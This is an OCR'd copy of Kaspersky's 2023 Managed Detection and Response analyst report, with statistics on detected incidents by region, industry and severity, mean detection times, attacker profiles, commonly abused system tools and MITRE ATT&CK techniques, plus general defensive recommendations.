Analyst report

Managed Detection and Response

kaspersky bring on the future

2023

Table of contents

Introduction

The annual Managed Detection and Response (MDR) Analyst Report contains highlights of the results of the analysis of MDR incidents identified by the Kaspersky SOC team.

The purpose of the report is to provide information about the most common attacker tactics, techniques and tools, the nature of identified incidents, and their distribution among MDR clients by geography and sector.

This report will address the following questions:

Who are your potential attackers?

How do they operate today?

How can their activity be detected?

About Kaspersky Managed Detection and Response

Kaspersky MDR provides round-the-clock monitoring and threat detection to identified incidents, based on Kaspersky's technological solutions and expertise.

Endpoint security solutions, installed on the customer side, collect and transmit telemetry, which is analyzed, first using machine learning technologies, and then by a team of attack detection experts using specialized detection rules, indicators of attack (IoA), and manual threat hunting based on enriched raw telemetry events. As a result of the investigation, response actions may be assigned based on the SOC analyst's decision and, if approved by the MDR user, the endpoint protection platform (EPP) provides the response. If it is not possible to organize an automated response, recommendations on how to organize a manual investigation and response, with the help of the digital forensics team, is provided.

Figure 1 The workflow of Kaspersky MDR


Kaspersky MDR scope

Kaspersky's MDR customers are located all over the world, which gives us an objective picture of the regional specifics of attacks.

The chart below shows the geographical spread of our MDR customers.

Figure 2


Kaspersky MDR's global coverage



In Europe, Kaspersky MDR's biggest presence is in Italy, Spain and Austria.

Figure 3


Kaspersky MDR coverage in Europe



In the Asia-Pacific region, the leaders are Hong Kong and China.

Figure 4

Kaspersky MDR coverage in the Asia-Pacific region



Distribution across industries

In 2023, Kaspersky's MDR team observed the largest number of incidents in the financial sector (18.3%), industrial enterprises (16.9%) and government agencies (12.5%).

Figure 5

Most-attacked verticals

The graph, by the number of customers, reflects the presence of MDR in the relevant industry. Its comparison with distribution by number of incidents allows us to estimate the frequency of incidents in that industry. According to this indicator, Mass Media is among the leaders, where 6.4% of all incidents were observed in 2.6% of customers in this sector, and Transportation, where the share of incidents is 9.3% with less than 4% of customers.

Number of incidents

In 2023, the MDR infrastructure received telemetry events every day, and after they were processed, security alerts were generated.

About 27% of generated alerts were processed by algorithms based on machine learning. Another 10% were analyzed by the SOC team and considered to be the result of real incidents — which Kaspersky MDR customers were informed about through the Kaspersky MDR portal.

Figure 6 Kaspersky MDR alerts processing funnel

Incident detection time

The incident detection process consists of several steps. First, a specialized robot assigns a generated alert to a personal queue of an available SOC analyst. Next, the analyst processes the alert based on the alert severity and the guaranteed service level agreement (SLA) time to detect a threat. If the analysis results in a false positive[1], the alert is ignored and client and/or global filters are created[2]. Otherwise, the alert is imported into a new or existing incident which, after in-depth investigation, can be closed as a false positive again or reported to the customer through the Kaspersky MDR portal along with a recommended response. If the customer agrees with the response recommendations, this causes the endpoint agents to implement them automatically.

Table 1 Time to detect an incident

Severity	Time to report, in minutes	Comments
High	 **36.37 min (2023)** vs 43.75 min (2022) vs 41.45 min (2021)	The most complex incidents require more time to collect additional information and build an incident timeline. Compared to previous periods[3], this time decreased by ~17%, which may be associated with a decrease in the number of high-severity incidents in 2023.
Medium	 **32.55 min (2023)** vs 30.92 min (2022) vs 34.88 min (2021)	The most frequent severity level. Most of these incidents are a consequence of malware activity. Compared to previous periods, this time increased slightly, which is explained by the relative increase in the number of incidents with medium and low severity.
Low	 **48.01 min (2023)** vs 34.15 min (2022) vs 40.24 min (2021)	Incidents with the lowest severity, most of which were related to the consequences of potentially unwanted software, spent more time in the queue before being analyzed by the SOC team.

1 We distinguish between two main types of false positives: infrastructure — the logic for creating an alert is correct, but due to the configuration of the customer's infrastructure, this alert is not a consequence of an incident and is related to legitimate activity; and technological — the logic for creating an alert does not work correctly and requires adjustment

2 Client filter is the detection logic adjustment for a specific customer infrastructure; these filters are created to correct infrastructure false positives. Global filter — adjustment of detection logic globally for all clients in the event of technological false positives

3 Managed Detection and Response in 2021 Managed Detection and Response in 2022

Key findings

More than two high-severity incidents every day

The most common attacker profile in high-severity incidents:

APT
— 25% (2023)
vs 30% (2022)
vs 41% (2021)

Security Assessment
— 20% (2023)
vs 19% (2022)
vs 18% (2021)

Crime[4]
— 12% (2023)
vs 26% (2022)
vs 14% (2021)

The most popular living-off-the-land attack tools:

powershell.exe

rundll32.exe

msiexec.exe

The most popular MITRE ATT&CK techniques:

T1566: Phishing
(TA0001: Initial Access)

T1210: Exploitation of Remote Services
(TA0008: Lateral Movement)

T1098: Account Manipulation
(TA0003: Account Manipulation)

Industries with the highest number of reported incidents:

Finance
— 18%

Industrial
— 17%

Government
— 12%

74% (2023) of incidents vs 72% (2022) were successfully remediated after receiving the first relevant security alert

The distribution of reported incidents by severity:

High — 7%

Medium — 63%

Low — 30%

Mean time to report:

High-severity incident
— 36.37 min

Medium-severity incident
— 32.55 min

Low-severity incident
— 48.01 min

Key regions by number of customers:

- Europe — 38%
- Russia and CIS — 28%
- APAC — 16%

Key European countries:

- Italy — 32%
- Spain — 13%
- Austria — 10%

4 An attack carried out using malware without visible human intervention

Recommendations

Out of about two hundred LOLBins[5], 68 were encountered in incidents last year. The use of LOLBins was observed in almost 1 in 10 incidents, and if we take into account only high-severity incidents, then it was almost a third of incidents. The most popular LOLBins were powershell.exe and rundll32.exe, which were used in 2% of all incidents and in 12% of critical incidents. However, along with the widespread use of LOLBins, their detection is associated with a large number of false positives, so **the task of constantly adapting the detection logic to the characteristics of the infrastructure and IT-operations practices is the most important task for increasing the efficiency of the monitoring team.**

A relatively high number of incidents are associated with the detection of adding accounts to various privileged groups (Domain Admins, Enterprise Admins, etc.). To reduce the number of false positives for such incidents, **it is fundamentally important to carry out a regular inventory of membership in privileged groups, to have a formal procedure for privileges and access management, and if monitoring is carried out by contractors, this information should be promptly available to them.**

General recommendations:

- Every year, Kaspersky detects targeted attacks carried out with the direct participation of a human attacker. To effectively detect them, it is necessary to implement threat hunting practices in combination with classic alert-driven monitoring[6].
- The most effective way to test the efficiency of the security mechanisms used in an enterprise is to conduct various types of cyber exercises[7]. Year on year, Kaspersky has observed an increase in interest in these types of projects.
- In 2023, Kaspersky detected a lower number of high-severity incidents related to the use of malware, with a simultaneous rise in the number of similar incidents, but with medium and low severity, where the most efficient and effective approach is multi-level protection[8].
- Using the MITRE ATT&CK®[9] framework provides additional contextual information for attack detection and investigation teams. The most complex attacks consist of simple steps and techniques; detecting one step reveals the entire attack.

5 LolBins
6 Kaspersky MDR
7 Kaspersky Security Assessment
8 Kaspersky multi-layered approach to security
9 MITRE ATT&CK

Incident severity

In MDR, only incidents that require action from the customer side[10] are reported.

Low

No significant impact on the customer's IT systems, however, there is a number of measures that need to be taken

Medium

No evidence of direct human involvement in the attack, may affect the customer's IT systems, but without severe consequences

High

A human-driven attack or malware threat that has a potential or actual significant impact on the customer's IT systems

The frequency of high-severity incidents in 2023 was such that, on average, there were more than two critical incidents every day. 2021 was notable for the number of critical incidents, but since then, there has been a decrease in the proportion of high-severity incidents and an increase in low- and medium-severity incidents. In 2023, the highest number of low-criticality incidents was observed so far.

Figure 7 Incident severity level





Figure 8 Severity of MDR incidents over the years



This redistribution of high-severity incidents into low- and medium-severity incidents, as classified by Kaspersky are associated with the detection of malware without visible traces of active human participation in the attack, and can be explained by the 'commoditization' of tools. Previously developed tools for conducting targeted campaigns, as a result of deliberate or accidental leaks, or other reasons, became widespread and are reused in attempts to implement fully automated attack scenarios. This trend is also facilitated by the growing market for custom malware and the spread of the Malware-as-a-Service (MaaS) model. Modern EPPs are capable of providing fairly efficient and automatic responses to these fully automated attacks.

Since the number of incidents largely depends on the scope of monitoring, the most objective picture is given by the distribution of the ratio of the number of incidents to the number of monitored objects (in the case of MDR, these are endpoints).


10 For example, if a laptop PC is connected to public wi-fi and the network intrusion prevention system detects attempts to exploit EternalBlue, this is certainly an incident, but it does not require a reaction, since compromised PCs are often connected to public WLANs. The response to this incident is beyond the capabilities of the customer — this may be an example of an incident that will not be reported to the customer.

Let's consider a similar incident, but detected on a corporate network, where a compromised PC, although not under MDR protection, is managed and fully controlled by the customer — this incident will be published in the MDR portal and recommendations for a response will be given to the customer.

The diagram below shows the expected number of incidents of any given severity from 10,000 monitored endpoints, distributed by industry.

Figure 9

Distribution of incidents by severity and industry



It follows from the diagram that the largest relative number of incidents was observed in the Mass Media, Government and Development industries.

Compared to 2022, we observed a significant increase in the number of incidents in Mass Media, Development, Government and Telecoms. A slight increase can also be seen in retail, but those were mainly low-severity incidents. A number of sectors demonstrated a significant reduction in incidents - Food, Financial and Industrial.

The share of high-severity incidents rarely exceeds 10% and therefore they are visually lost in the total volume of incidents. The following diagram shows separately only high-severity incidents.

Figure 10

The number of critical incidents by industry compared to the previous year

From this chart, it should be noted that there was a general decrease in the number of high-severity incidents compared to last year. However, a noticeable increase was observed in the Education sector – from 2.28 to 8.92 incidents from 10,000 endpoints, but taking into account the total number of incidents in this sector (1.1%) and the number of customers (2.1%), this growth can be considered insignificant. However, taking into account the number of customers from the Food, IT, Mass Media, Industrial, and Retail industries in the overall MDR customer base, the drop in the number of high-severity incidents is significant. A relatively large increase in high-severity incidents was observed in Telecoms, but in Finance, Healthcare and Transportation the number of critical incidents in 2023 was consistent with the previous year.

Response efficiency

Figure 11 Distribution of incidents by the number of relevant alerts





Figure 12 Distribution of incidents by severity and the number of relevant alerts



About 74% of incidents were related to **a single alert,** after which the attack was halted. This category includes typical incidents with clear response scenarios[11]. The share of critical incidents is about 5%. The vast majority are medium (61%) and low (34%) severity incidents.

About 24% of incidents were detected based on **2-10 alerts.** This category encompasses incidents that were not fully addressed automatically. For example, the detection of a host compromising the network with EternalBlue[12]: while isolation was being approved, the attacker continued exploitation attempts, and the MDR received alerts. Another example is attacks distributed over time, for example, phishing emails. Firstly, not every suspicious email can be automatically recognized as malicious; secondly, understanding that an incident is related to the mailing comes after receiving multiple alerts, often as a result of a manual search for emails similar to automatically detected ones.

About 2% of incidents contained **more than 10 alerts.** These are cases where the response was either declined by the customer or inefficient: a new type of APT requiring thorough investigation before response, or the customer requested monitoring without active response (cyber exercises). The 11% of low-severity incidents is explained by the presence of low-priority actions to be implemented by MDR users that were not executed. This did not lead to the attack's development due to the low criticality of the incident.

11 For example, detection of new malware with the subsequent release of the necessary detection signatures for its detection and prevention, and monitoring of its successful neutralization by the SOC team. This also includes incidents of detection of artifacts of past compromises that were not pursued in deeper investigation due to a decision of the MDR user

12 Microsoft Security Bulletin MS17-010

The nature of high-severity incidents

Figure 13 The number of critical incidents by type





Figure 14 The number of companies where critical incidents were observed, by type



Security policy violation | Targeted attacks | Malicious software | Social engineering | Artefacts of targeted attacks | Cyber exercises | Critical vulnerability | Insider

Nearly a quarter of high-severity incidents were human-driven attacks.

Incidents where active human engagement is observed are by default classified as "Targeted Attacks", and the incident type is changed to "Cyber Exercises" only on explicit confirmation from the customer. In 2023, customers reported just over 20% of incidents related to cyber exercises. Usually, incidents of targeted attacks artifacts detection mirror the statistics of targeted attacks. However, in 2023, only 5% of such incidents were detected, with the majority of them turning out to be traces of past cyber exercises.

Malware attacks slightly exceeded 12%. Compared to previous years, this represents the smallest proportion of such types of incidents. The majority of malware-related incidents were classified as medium or low severity.

Less than 5% are incidents related to publicly available critical vulnerabilities. Less than 4% were the result of successful social engineering with further attack development.

Less than 1% of incidents were linked to insiders, and the share of incidents related to suspicious activity from legitimate accounts with no visible signs of compromise exceeded 28%[13].

